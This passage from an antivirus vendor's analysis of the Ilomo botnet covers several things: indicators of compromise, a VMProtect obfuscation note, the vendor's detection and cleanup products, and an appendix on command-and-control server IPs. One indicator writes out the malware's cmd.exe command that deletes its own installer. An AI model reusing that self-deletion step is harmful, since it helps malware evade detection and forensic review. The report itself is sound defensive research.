- **ILOMOIAJAAAAAAJAJAJAJAJAJAJAJAJAF** (Passed as part of a parameter to Internet Explorer)
- **C:\Windows\System32\cmd.exe /c dir /s c:\Windows>nul && del [INSTALLER LOCATION]**

OBFUSCATION:

- **Uses VMProtect Obfuscator** (more details in VMProtect section)

PROTECTION

Trend Micro uses the power of the Smart Protection Network[viii] to detect and protect again infections of the Ilomo malware. These protection mechanisms are split into 3 core areas – Email Reputation, File Reputation and Web Reputation

Email Reputation

In our testing Ilomo did not exhibit any email sending behavior, but should the malware authors start sending malware samples or malicious URLs via email these would be detected by File and Web reputation respectively.

Web Reputation / URL Blocking

Ilomo executables connect to C&C servers (known as "gates") using the HTTP protocol. As such, all of these requests will be blocked using Web Threat Protection. To date we have successfully blocked all observed URLs used by the malware, preventing any Ilomo components being downloaded to customer's machines.

File Reputation / Heuristic Patterns

Trend Micro has added a number of patterns to detect Ilomo binaries. Some of these are specific detections for individual known samples and we have complemented this with a number of heuristic patterns to proactively detect new samples of the Ilomo family. Behavior based detection is also being added.

Damage Cleanup Template

Trend Micro has already released a DCT (Damage Cleanup Template) for the Ilomo family on July 22nd. The Damage Cleanup Template / Engine are the automated cleanup component of Trend Micro antivirus products. This DCT, combined with our GenericClean module, provides a total cleanup solution (files, processes, registry keys, etc) of the malware from an infected system.

Total Discovery Appliance

Trend Micro Threat Discovery Appliance is a next-generation network monitoring device that uses a combination of intelligent rules, algorithms, and signatures to detect a variety of malware including worms, Trojans, backdoor programs, viruses, spyware, adware, and other threats, at layers 2 to 7 of the Open Systems Interconnection Reference Model (OSI model). It is capable of detecting and blocking all HTTP Post requests made by Ilomo variants.

For more information on how the Smart Protection Network works simply visit the following web address:

http://us.trendmicro.com/us/trendwatch/core-technologies/smart-protection-network/

APPENDICES

GATESLIST ANALYSIS

As part of our research into Ilomo we did further investigation into the IPs being used as Gateslists (i.e. C&C servers) for Ilomo. The majority of these IPs reside on hosted servers (as opposed to home ADSL lines as is common in the case of other botnets). Graphs summarizing these details are included below:




Fig 5.1: Ilomo Gateslist Details- IPs by Country




Fig 5.2: Ilomo Gateslist Details- HTTP Response Type




Fig 5.3: Ilomo Gateslist Details- Upstream Providers

REFERENCES

[i] Blowfish cipher - http://en.wikipedia.org/w/index.php?title=Blowfish_(cipher)&oldid=302580543
[ii] Blackhat Vegas 2009 - http://www.blackhat.com/html/bh-usa-09/bh-us-09-main.html
[iii] Secureworks - http://www.secureworks.com/
[iv] PSExec - http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
[v] Blackhat Vegas 2009 - http://www.blackhat.com/html/bh-usa-09/bh-us-09-main.html
[vi] Sophos on VMProtect - http://www.datasecurity-event.com/uploads/boris_lau_virtualization_obfs.pdf
[vii] PSExec - http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
[viii] Smart Protection Network - http://us.trendmicro.com/us/trendwatch/core-technologies/smart-protection-network/